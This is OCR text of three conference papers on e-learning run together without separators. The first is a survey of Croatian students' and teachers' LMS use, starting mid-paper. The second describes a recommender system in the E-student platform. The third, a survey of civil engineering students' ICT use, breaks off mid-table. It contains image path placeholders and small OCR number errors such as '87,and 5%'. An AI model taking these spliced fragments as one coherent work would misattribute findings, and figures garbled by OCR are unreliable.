

Figure 2. Reasons for students' usage of e-learning

More than half of the students in the research sample (56.0%) had been using e-learning systems for less than a year. Another 36.0% of students had been using them for between 1 to 3 years, and 6.7% of them for more than 3 years. One student stated that she had never used any e-learning system, although she later named two LMSs she had used.

Most of the students had used only one LMS (82.7%), while the rest of the students had experience with up to three LMSs. Altogether, every student had had some experience with Moodle e-courses, either faculty-based (98.7%) and/or Moodle e-courses at SRCE (3.3%).

Several students had used both Moodle and Claroline e-courses (11.3%). Two students had had experience with Blackboard e-courses. Three students had accessed some other LMSs (a proprietary LMS of the faculty or the LMS of one e-learning academy). One student also reported that he had been working on adapting his own idea of an e-learning system based on a file sharing system.

Besides using e-courses provided through the faculty's e-learning system, which constituted the most utilized e-learning artifacts (92.7%), to a great extent because it is obligatory, students had also used other e-learning artifacts (technologies or digital learning materials, LM), as shown in Fig. 3.



Figure 3. Students' usage of e-learning artifacts

The majority of students had also used an e-book or an e-magazine (70.9%), which may indicate that students like to learn from e-books/magazines or that e-books/magazines are more accessible or more convenient to use (e.g. they can be printed out). Multimedia educational content on a CD-ROM is also highly evaluated since 46.4% of the students reported its usage.

A minority of students reported to expand their knowledge by using different validated e-learning artifacts: web educational learning material in Croatian (e.g. the Croatian linguistic portal and similar, 34.4%), validated web educational learning material in a foreign language (e.g. Britannica Online Encyclopedia, Merriam-Webster Dictionary and similar, 20.5%) and web e-courses that require registration (e.g. edukacija.net, e-learning portal "Nikola Tesla" and similar, 31.8%). Only a small number of students had had experience with advanced methods of delivering educational content like videoconferences or webinars (14.6% and 1.3%, respectively). As expected, a great percentage of students (52.3%) reported to rely on non-validated educational learning materials they found on the web, which also raises a question of credibility of students' knowledge and the importance of teachers' efforts to provide valid additional learning materials.

B. Teachers

A total of 86 university teachers completed the questionnaire, 47 of whom were female (54.7%) and 39 male (45.3%). The average age of respondents was 34.5 years (mean=34.7, median=33, std=7.86), with the age ranging from 25 to 64. The average length of their teaching experience was about 8.5 years (mean=8.6, median= 6, std=6.99).

By their scientific title, the respondents comprised teaching assistants (30.2%), assistant professors (18.6%) and research novices (16.3%). Two full professors also participated in the research. Teachers in the research sample were from all scientific fields, with the majority of them from the social sciences backgrounds (46.5%). They were based at the University of Zagreb (57.0% of all the teachers in the survey, including those from the Faculty of Organization and Informatics, Faculty of Electrical Engineering and Computing, Faculty of Teacher Education, Faculty of Economics, Faculty of Science, Faculty of Food Technology and Biotechnology, Faculty of Philosophy, etc.); University of Split (12.8%, with all the respondents from the Faculty of Natural Science); University of Rijeka (10.5%, with respondents from the Faculty of Philosophy, the Faculty of Engineering and the Faculty of Civil Engineering); University of Osijek (4.7%, with respondents from the Faculty of Teacher Education and the Faculty of Food Technology); the Polytechnic of Varazdin (9.3%) and the Polytechnic of Rijeka (5.8%).

The teachers' self-assessment of their computer literacy was higher than that obtained by the students: 45.3% reported to be experts in using ICT and 40.7% described their ICT skills as advanced. Only 9.3% of the teachers perceived their computer literacy as average. Not surprisingly, 84.9% of university teachers reported to use the computer more than 4 hours a day and a vast majority of them used the Internet every day (94.2%). Many of them had started using a computer in elementary school (37.2%) or high school (31.4%). Some participants had become computer literate at the faculty (14.0%) or after they had got employed (9.3%). Only three teachers had started using the computer at the preschool age.

Most of the teachers from the research sample had been using e-learning systems for between 2 and 5 years (60.5%), and 18.6% for more than five years. 15.5% of the teachers had reported up to two years' experience with e-learning systems. Five teachers (5.8%) had never used any kind of e-learning system before this research.

As expected, a high percentage of teachers had been using Moodle (91.4%) implemented at the faculty/ polytechnic (e.g. MudRi), or at SRCE (e.g. Merlin or MuS). Moodle is the only LMS that the majority of teachers (61.9%) had experience with in their e-courses delivery. Besides Moodle, a quarter of the teachers had tried other well-known LMSs, like WebCT, Claroline, Blackboard or ATutor. Three teachers had experience with three LMSs, e.g. with Moodle, WebCT and Claroline. Two teachers reported the usage of intelligent tutoring systems TEx-Sys and CoLaB Tutor, or an e-learning system based on autopoietic information system architecture.

Teachers' self-assessment of their knowledge of e-course design in LMS is shown in Fig. 4. The majority of teachers perceive themselves as average users of LMS functionalities (41.9% , or 36 teachers).



Figure 4. Teachers' level of knowledge about e-course design

LMS primarily serves as a repository for digital learning materials (e.g. presentations, .pdf documents etc.), since 96.3% of teachers upload different documents to make them accessible to students (Fig. 5). The second most frequently used activity in LMS is a forum, which is used by 77.8% of teachers to communicate with students.



Figure 5. Usage of e-learning artifacts in LMS by teachers

Assessment presents a very important activity in an e-course and a high percentage of teachers (60.5%) therefore provide students with quizzes and tests. Unfortunately, the percentage of teachers who create tests only for self-assessment and those who do so for the final exam as well was not obtained.

Teachers also indicated they spent their time creating web pages within the e-course to provide a *web-like feel* of the learning materials, since advanced text formatting as well as photos and graphics were reported to be frequently used (55.6% and 63.0%, respectively).

There are some e-learning artifacts that teachers tend to create/use less, like glossaries (35.8%), learning paths or lessons with branching structure (32.1%), video clips (28.4%), animations (27.2%), wiki and other collaboration tools (24.7%), and audio recordings (18.5%). SCORM objects are very rarely used (13.6% of all respondents reported their use). This might indicate the following: that teachers are not very well acquainted with the advantages of such objects or that they may not know how to create them, where to find them and, finally, how to implement them within e-courses. One teacher reported his use of the workshop activity in LMS.

Considering the administration of an e-course in LMS (Fig. 6), the majority of teachers reported to use LMS to inform the students about course activities (87.7.%) and to collect their work (82.7.%). Most LMSs facilitate keeping students' records with grades and a high percentage of teachers use those facilities (63.0% teachers use LMS to grade students and 58.0% to keep students' records). Grouping of students for easier administration within an e-course is slightly less used (46.9%), whereas the analysis of the e-course log is the most rarely used activity by teachers (33.3%). Two teachers also reported they used LMS to enable students to sign up for the exam.



Figure 6. Administration of e-courses

VI. CONLUSION

This paper presents research results of an online survey on e-learning usage in Croatian higher education institutions. Although the survey was not conducted within a standalone study, but as part of a large-scale usability study of e-learning systems, the collected data offer revealing insights into the current e-learning practice.

The presented study explored two groups of e-learning users: students and teachers. A hundred and fifty student respondents, mostly in their first year of the study, were gathered from two universities and one polytechnic. Eighty-six teacher respondents formed a more heterogeneous group, coming from four universities and two polytechnics, with a different scientific background. Since both students and teachers volunteered to participate in the study, research results have to be interpreted with that limitation in mind.

The survey respondents revealed their demographic information, experience with using computers in general and e-learning in particular. Both students and teachers see themselves as very experienced computer users, since they started to use the computer at an early age and use it on a daily basis. Teachers assessed their e-learning usage skills slightly higher than students, which was to be expected since many faculties encourage or even prescribe creation of e-courses within the blended learning model. Teachers thus have to familiarize themselves with different e-learning artifacts, e.g. tools and methods offered by learning management systems and adapt their way of teaching accordingly.

On the whole, the analysis of e-learning artifacts usage by students and teachers indicate that both stakeholders' groups use a wide range of artifacts. All the students and a vast majority of teachers from the research sample use Moodle LMS as a platform for e-learning activities. Other reported LMSs were WebCT, Claroline, Blackboard and ATutor. Students were asked to indicate which other e-learning resources they had used using for learning besides the faculty e-courses. Furthermore, the analysis revealed their preference for e-books or e-magazines, multimedia educational CDs and, to some extent, validated educational web sites. Only a few students had an opportunity to participate in a videoconference or to watch a webinar. Unfortunately, more than half of the students rely on non-validated web educational learning materials, which might contain skewed or incorrect information. This fact emphasizes the importance of teachers' efforts to provide enough learning materials, tests, additional interesting learning sources, accompanied by a wide range of communication and collaboration activities etc., to facilitate enjoyable and efficient e-learning experience to their students, which can also result in knowledge acquisition. In this sense, teachers should not use LMSs merely as the e-course repositories for document downloads or as bulletin boards to inform students, which are the two most widely used activities by teachers. Instead, teachers should primarily utilize LMS's functionalities that are built on social constructivist pedagogy and include students into knowledge building by using glossaries, wikis or similar e-learning artifacts. Resources that are time-consuming to build, like animations or videos, or those that require additional technology, like videoconferences or webinars, should be used moderately, when efforts justify learning effects. Third-party SCORM objects, which are the least frequently used e-learning artifacts among Croatian university teachers, also present a good alternative to self-created learning materials.

The findings of this study suggest several avenues of research for future studies: further analysis of the data to reveal correlations among different parameters; broader study involving a more representative research sample; or exploration of the relationship between the proposed e-learning strategies and practice. The findings also reveal a need for further education of teachers concerning building and implementing advanced e-learning artifacts into their e-courses and teaching practice.

Abstract – The recommender system becomes an aiding tool which could be a solution for handling the huge stream of information from the Internet. These systems collect information from the users, process it and provide it to those who are interested in them. By filtering the information from hyperspace and presenting these in some sorted format, navigation becomes controlled. This paper presents a recommender system which is implemented in the E-student web-based educational hypermedia system used at Subotica Tech. The presented system has two goals. Firstly, to help students in the learning process by suggesting effective learning paths. Secondly, it aims to provide feedback about the students' satisfaction regarding the structure of the e-learning system, the e-learning content, the quality of examples, and further aspects. Based on the given feedback, the e-learning system and curricula developers can build a system which is easy to use and ensures more effective knowledge transfer.

I. RECOMMENDER SYSTEMS

In everyday life there are situations when the user must make a decision or choose between products or services without enough knowledge or experience in that particular field. The question is how often one relies on the recommendations of other people connected to a film, music, book and related items as well as everyday decisions that are related to one's profession. Finding relevant, high-quality information on the world-wide web is quite a challenge [1][2]. Recommendation systems automate this social activity. They collect recommendations from users, process and offer them to other interested parties. The simplest way of processing data and providing it is when the system adds up concrete recommendations: if the number of recommendations is large, it is more likely that what is recommended is actually really useful and well. But there are also sophisticated systems which try to process recommendations with special algorithms, thus building user profiles and offering only the ones that are actually needed to the user [3].

II. WHY SHOULD WE USE RECOMMENDATION?

A few years ago the number of sites on the web and the number of documents on the sites were smaller than they are today by several orders of magnitude. A decade ago the problem for internet users was to determine whether or not the searched information (site or document) exists on the web at all. Today the problems are redefined: how to choose the most appropriate, the adequate one out of the huge set of available information [4] Adaptive hypermedia systems with different techniques try to reduce the size of the information hyperspace, helping the user to more effectively find the requested information and to reduce the risk of being "lost in space." A general characteristic of these systems is that the adaptive techniques can be successfully implemented only in cases when the information hyperspace has a limited size or constant content. These are the so-called Closed Corpus [5] knowledge systems. The implementation of adaptive techniques is efficient only when the structure and content areas are fully known. The so-called O*pen Corpus* represents an information system whose content could change, and has no limitation to the size of the hyperspace. A very good example for this kind of system is the Internet. The lack of constant parts in this system prevents the efficient implementation of the adaptive techniques. In these open corpus systems the "recommendation technique" has been proven very useful. For example, in education there are often dozens of high quality and relevant online sources of information, but

nobody can expect from the teacher to review all contents and choose the "most relevant" and to recommend it to students. The decision regarding the quality of resources is left to the students; they can do it with their marks and recommendations.

Recommender systems are used in many fields, for example commercial (Which product to buy?) and entertainment (Which movie to watch? Which book to read?), but the advantages of these systems also have an impact in deciding where to travel or which service to choose.

III. HOW RECOMMENDATIONS WORK

Generally speaking there are two methods for giving recommendation: the explicit and the implicit way. The first method is for cases when the user gives their recommendation by choosing a mark from the predefined set, for example choosing a mark from 1 to 10. Because the format of the marks is known in advance, the system can easily process and presents the new recommendation value. In the previous example thus it would mean that the system counts a new average mark with the new mark which is provided by the users. The second method is for cases, when the system tracks the users' activity, and based upon that, the system then makes some list of recommendations. For example, if the system tracks the pages which are more visited than other similar ones, or analyzes the users' navigation schema, so the system could provide recommendations.

The authors of the GroupLens [6] describe their project as "system for collaborative filtering (CF)". The CF is an information retrieval technique that uses a set of explicitly or implicitly gathered/derived user preferences as its information quality/relevance measure. Their project, the MovieLens is a typical CF system that collects movie preferences from users and then groups the users with similar tastes.

PHOAKS (People Helping One Another Know Stuff) is an experimental system that addresses the problem of finding relevant, high-quality information on the world-wide web through a collaborative filtering approach [7]. PHOAKS works by automatically recognizing, tallying, and redistributing recommendations of Web resources mined from Usenet news messages.

There are some recommender systems which use data mining and semantic web techniques in order to find the personal needs of users and to create their profile [8][9] [10]. That user profile is a guideline for connecting those who need and those who presents the recommendation. For example, one can mention the iTunes application which is for purchasing music, applications and books. This system builds the user profile and based upon that recommend new articles. Or there is the Amazon.com, which, apart from items to buy, presents some recommendation for everyday activities. Another recommender system is Netflix.com which offers a list of TV channels for watching. Information (recommendations) about movies can be attained on the Yahoo, IMDB and Rotten Tomatoes web sites. The following examples present recommendations for file downloading with various visual elements (Fig. 1, Fig.2, Fig 3, Fig 4):

Figure 1.- Recommendations for downloading



Figure 2.- Recommendations for downloading



Figure 3.- Recommendations for search and downloading



Figure 4.- Movie title recommendations

IV. RECOMMENDATION SYSTEM IN E-STUDENT

This section presents a recommender system which is implemented in the E-student web-based adaptive educational hypermedia system (WAEHS) used at Subotica Tech. The E-student system is part of a project whose goal is to identify the methods for effective implementation of various adaptive techniques into the e-learning system for C/C++ programming language. With the E-student and the recommender system, two goals are aimed. Firstly, to help students in the learning process by

suggesting effective learning paths. Secondly, it aims to provide feedback about the students' satisfaction regarding the structure of the e-learning system, the e-learning content, the quality of examples, the implemented adaptive techniques and further aspects. Based on the given feedback, the e-learning system and curricula developers can build a system which is easy to use and ensures more effective knowledge transfer.

In the E-student system there are five methods for recommending. Students can mark almost every part of the curricula and the environment, for example lessons, examples, suggested examples, solved programming examples, options for changing environment setup, and so on. Providing recommendation or evaluation is not possible in parts of the system where there are no reasons for doing so: in the forum, in the vocabulary, and in the self-evaluation tests. The implemented types of recommendations are:

1. Number of visits. The simplest social recommendation is achieved indirectly, by visiting the page. The system automatically counts how many times a given page was visited and that number appears at the bottom of that page. All pages have that information at the bottom of the document. Based on the number of the visits one can conclude whether or not the given lesson or the example meets the students' criteria. A large number of visits probably means that students have found the lesson or the example useful.
2. Evaluation. Another possibility of direct personal appreciation is by evaluation with the marks from one to five. In this option the student uses the mouse to choose one or more (up to five) stars. The number of stars represents the mark, and it is displayed on the same page, as seen in "Fig. 5" (marked with the number 2). The user can give a mark many times, but the average value of all students' marks is calculated using the user's last value. The result of the average value of all users is displayed visually both with stars and with numbers (in "Fig 5" marked with the number 1). More colored stars means higher average of all grades. Under the stars there is the exact, decimal value of the average and the total number of users who gave the grades.

Figure 5. - Recommendation with "Five stars" option

3. The third type of recommendation is only available in the option called "External sources". This option provides a set of links to the websites with relevant information sources about C/C++ programming language. In this way it opens the E-student system "to the world" by expanding its knowledge space to the World Wide Web. This page contains a table with 10 hyperlinks to sites on the Internet. The system counts the visits to the recommended sites. The number of the visits (clicks on a link) is located next to the site's link. The number of the clicks is also visualized with the table cell's background color: if it increases the background color will become a darker hue of blue (Fig 6). This is the social navigation support which was first presented in the Knowledge See II project [11].



Figure 6. - The social navigation support for external sources

4. Comments. The fourth option for social recommendation was implemented in the form of comments. Students are available to write comments for the majority of the system's options. Comments also have the function to support asynchronous communication for all users, and to represent a good quality feedback: since the comment is closely related to a page, it is easy to adequately respond to a given written suggestion.
5. The fifth recommender option is a module for navigation assistance, and it is implemented in the "Resolved projects" option presented in "Fig 7". This module is designed to contain a list of ten solved programming examples. Next to the title of the example the student can see how other users have rated it, and how many of the other students have voted for this example.



Figure 7. - The social navigation support solved examples

V. RESULTS

The next type of recommendations demands from the students to explicitly give grades regarding about some part of the system. This condition has proven to be difficult to accomplish: from 58 students only a very limited number used this option actively, which means that more than 200 pages were evaluated with marks form 1 to 5 ("Five star" option) by them between 30 and 50 times. The others did it much more rarely. The same situation can be described in "Writing the comments" option, too. Only few students wrote comments about some part of the e-learning system. But, besides the fact that these options were used only by few students they still provide important information for those less active participants. The data from questionnaire, from the end of

the semester, which tried to get information about how useful the students found the recommender options, shows that the majority of them read comments and pay attention to pages which got a lower mark.

Further researches in this project will try to find the reasons why the majority of the students behave passive about recommender system, and also it is important to determine the objectivity/quality of the provided recommendations

VI. CONCLUSION

The recommender system becomes an aiding tool which could be a solution for handling the huge stream of information from the Internet. Its filtering techniques can help the users to find the most relevant information. In the e-learning systems making recommendations means helping the student navigate on the path to knowledge. The aim of this paper is thus to present five techniques which are implemented in the E-student web-based adaptive hypermedia system. With these recommender options the authors of the system want to help students in the process of learning an ill-structured subject such as C/C++ programming language. The help is offered in two forms: on the one hand, this is the number of page visits, namely, the larger the number, the higher the probability that the given page is, in fact, deemed useful. On the other hand, it is the form of page grades from 1 to 5 that may indicate that the lesson is deemed difficult or problematic. Finally users are given the possibility of leaving comments, thus, should the page contain difficult parts, the students will be sure to discuss it.

Besides helping to navigate the students in knowledge hyperspace, the recommender system also provides a good quality information feedback. This is especially important since an e-learning system is generally considered as a system in which students learn mostly alone. For many students this type of learning is not the most suitable, and if possible, they would return to the frontal type of teaching. If the e-learning system fits some specific needs of the student, it could have an effect to keep them in the electronic environment. With the recommender system presented in this paper the authors have to aim of gathering information about specific needs characteristic of using an e-learning system. The data which are collected directly through the use of the system are presumed to better portray the real situation – the users' opinion – than having students fill in a questionnaire (probably better quality then those provided by answering questionnaires). Naturally, future research will focus on the analysis of the data provided by the recommender system, and eventually improvement of the E-student system based upon those data. Ultimately, the more proficiently the system works, the more efficient the students' learning process will be.

Abstract - The development of information and communication technology (ICT) has influenced changes in various fields of science, economy and education as well as in the society in general. The objective of this paper is to put forward the importance of implementation of ICT in teaching at Department of Civil Engineering of Polytechnic of Zagreb and specialist civil engineering studies at the same school. The paper presents results of research involving students of the first year of expert and specialist study of civil engineering at Polytechnic of Zagreb on importance of implementation of ICT in teaching as a considerable and a basic precondition for overcoming current problems in future practical business operation.

I. INTRODUCTION

New technologies, new communication methods, development of information and communication technology (ICT), particularly Internet, have contributed to changes at all social levels and education process as well. The ICT has become an integral part of education system as a support to teacher in traditional teaching or as a substitute to such teaching with one of the numerous new methods and procedures in educational, learning and teaching process.

The development of ICT faces us with the concept of computer literacy and the concept of information literacy as well, which makes the foundation for development of the modern society. Today's society is becoming more and more dependent on new technology, increasing attention is given to computer literacy, which in the current information age is no less significant as was reading, writing and calculus in the 19th-20th centuries [1]. Computer literacy is an understanding of the concepts, terminology and operations that relate to general computer use. It is the essential knowledge needed to function independently with a computer. This functionality includes being able to solve and avoid problems, adapt to new situations, keep information organized and communicate effectively with other computer literate people [2].

Information literacy represents awareness of need for information and having knowledge as to how to find, assess and efficiently use the best and most recent information available in order to solve a problem or make a decision. In such a process, information sources may be quite different, for example, books, magazines, computers, TV, film, Internet [3]. An information literate person is one who [4]:

- recognizes that accurate and complete information is the basis for intelligent decision making,
- recognizes the need for information,
- formulates questions based on information needs,
- identifies potential sources of information,
- develops successful search strategies,
- accesses sources of information including computer-based and other technologies,
- evaluates information,
- organizes information for practical application,
- integrates new information into an existing body of knowledge,
- uses information in critical thinking and problem solving.

Internet is an inexhaustible source of information and as such it represents the central point for learning. Pupils, students and teachers use Internet and its enormous resources in order to make education process more complete, interactive and dynamic and finally more productive unlike the classic teaching method. It can be said that the Internet is the largest education information system nowadays. For example, E-mail represents a new and efficient way of communication between teachers and students. Discussion lists are used to deepen the usual face to face communication with a teaching group as well as distance learning. Web chat and instant messaging technologies makes possible connecting students from all over the world and their communication and discussion on particular education topic. Web, as a source of information becomes supplement to classic learning materials and usage of various web tools makes education tasks more dynamic and enables better interaction between teachers and students. Students' desire for searching was probably initiated by private interests, which later, after having acquired experience and knowledge, extended to the studying [5].

Based on the empirical research, the paper establishes the role of ICT in teaching at professional and specialist studies at Civil Engineering Department at Polytechnic of Zagreb, in order to initiate the advanced approach and

contents in working with ICT aiming to master the teaching material more efficiently.

II. RESEARCH METHODOLOGY

The paper is based on the empirical research performed during January 2012 at Polytechnic of Zagreb involving two groups of students. The research included 144 first year students of professional studies and 73 first year students of specialist civil engineering studies, or a total of 217 students.

The first year professional studies students were chosen because these are the youngest students who recently completed their secondary education. It is our assumption that these students that use Internet the most, i.e. most frequently for searching and collecting information in respect to both their private and education needs.

The second group consists of the first year civil engineering specialist studies students. These students completed professional civil building studies, but it must be pointed to the fact that 90% of them have been employed and have a minimum two year work experience. Remaining 10% are students who continued their education immediately after completing their three year professional civil engineering education. The fact that such a large number of students are employed and have work experience in civil engineering (many of them several years of experience) led us to the assumption that it is this group that could make best assessment as to whether IT training they were given during studies is sufficient to overcome challenges at work.

The objective of research is to present results obtained with the first year students at professional and specialist civil engineering studies at Polytechnic of Zagreb on importance of implementation of IC technology in education process. The research was performed in order to understand the efficiency, frequency and purpose of using Internet by students. The work explored which programs they use, how familiar they are with using these applications, how they assess their computer literacy as well as their opinion on IT training during studies.

For the research purposes, we used a questionnaire developed particularly for this work. The questionnaire consists of 15 questions of which ten questions are closed type, two questions are semi closed type as they offer examinees to enter more detailed comment, while three questions are open type where examinees should write down their answer at will.

III. RESEARCH RESULTS AND INTERPRETATION

For the sake of clarity and ease of survey, each question is separately presented in this part of the paper.

Answer to the first question is students' self assessment of their computer literacy. It is through this question that we wanted to learn the level of students' IT knowledge. As much as 80% of the examinees consider themselves as computer literate, 19% believes not to be completely literate, while only 1% of students do not consider themselves computer literate (Figure 1). It is interesting that this 1% of students is enrolled in professional studies.



Figure 1. Do you consider yourself computer literate?

It is the development of IT and Internet that made computer a tool for searching, saving, creating and exchange of information. Nowadays, computers and Internet are mostly used for finding and managing data. That is why in the second question we wanted to find out how often students use computer as an aid in learning. We also wanted to gradually direct examinees towards further developments of the interview. Table I shows that specialist studies students, 83,6% of them, use computer as an aid in learning more than their younger colleagues from the professional studies.

TABLE I. COMPUTER AS AN AID IN LEARNING

Answer	Regularly	Sometimes	Never
Professional study (N=144)	65,3 %	34 %	0,7 %
Specialist graduate (N=73)	83,6 %	16,4 %	0
All students (N=217)	71,4 %	28,1 %	0,5 %

The third, fourth, fifth and sixth question seek to find out how well and frequent and for what purposes students use the Internet.

As to the fourth question, 57,14% of examinees declared to be very good in knowing internet, 41,01% assessed their capabilities as good, while there are no students who do not use Internet, which finding was expected (Figure 2).

As to the frequency of usage, 95,4% of examinees answered to use Internet on daily basis.



Figure 2. How do you assess your knowledge and usage of Internet?

The sixth question „For what purposes do you use Internet?“ student were offered with multiple answers, but also to enter their comments freely. In these questions, students explained whether they use Internet for e-mail, literature search, supplementing teaching materials, professional work, entertainment (games) or some other purposes. Although it was expected that a large number of students used Internet for games and entertainment, only 50,25% of students actually use Internet for such purposes. As expected, 92,63% of examinees use Internet for e-mailing, 87,and 5% for searching literature, 61, 7% for supplemental teaching materials and 35% for professional work (Table II). 20% of students using Internet for other purposes explained that they use it for Facebook, entertainment, listening music and watching movies.

TABLE II. FOR WHAT PURPOSE DO YOU USE INTERNET?

Answer	E-mail	Literature search	Update teaching materials	Job	Playing games
Professional study (N=144)	89,6 %	84,7 %	57,6 %	16,7 %	54,2 %
Specialist graduate (N=73)	98,6 %	87,7 %	69,9 %	71,2 %	42,5 %
All students (N=217)	92,63%	85,7 %	61,7 %	35 %	50,2 %

The seventh question assesses skills of using Word, Excel and Power Point as basic software as well as AutoCad, ArchiCad, ArmCad, Tower, Sci and Nemetschek packages which are necessary in civil engineering trade and Wolfram Mathematica and Matlab package, which are extremely useful in acquiring knowledge in mathematics, statistics and probability theory and projective geometry.

Table III shows that almost all examinees are most familiar with Word. There is no examinee that does not use it. Somewhat smaller number of examinees, but more than expected (98,6%) uses PowerPoint. Number of those using Excel is as expected (97,2%). Among the strictly professional programs, most examinees use AutoCad (83%), while only 6% is able to use SCIA software. Wolfram Mathematica (18,5%) and Matlab (12%) may be considered as poorly used among students.

TABLE III. HOW DO YOU ASSESS YOUR SKILL WITH PARTICULAR SOFTWARE?

Software	Very good	Good	Poor	I do not use it
Word	44,2 %	53,5 %	2,3 %	0
Excel	25,3 %	58,1 %	13,8 %	2,8 %
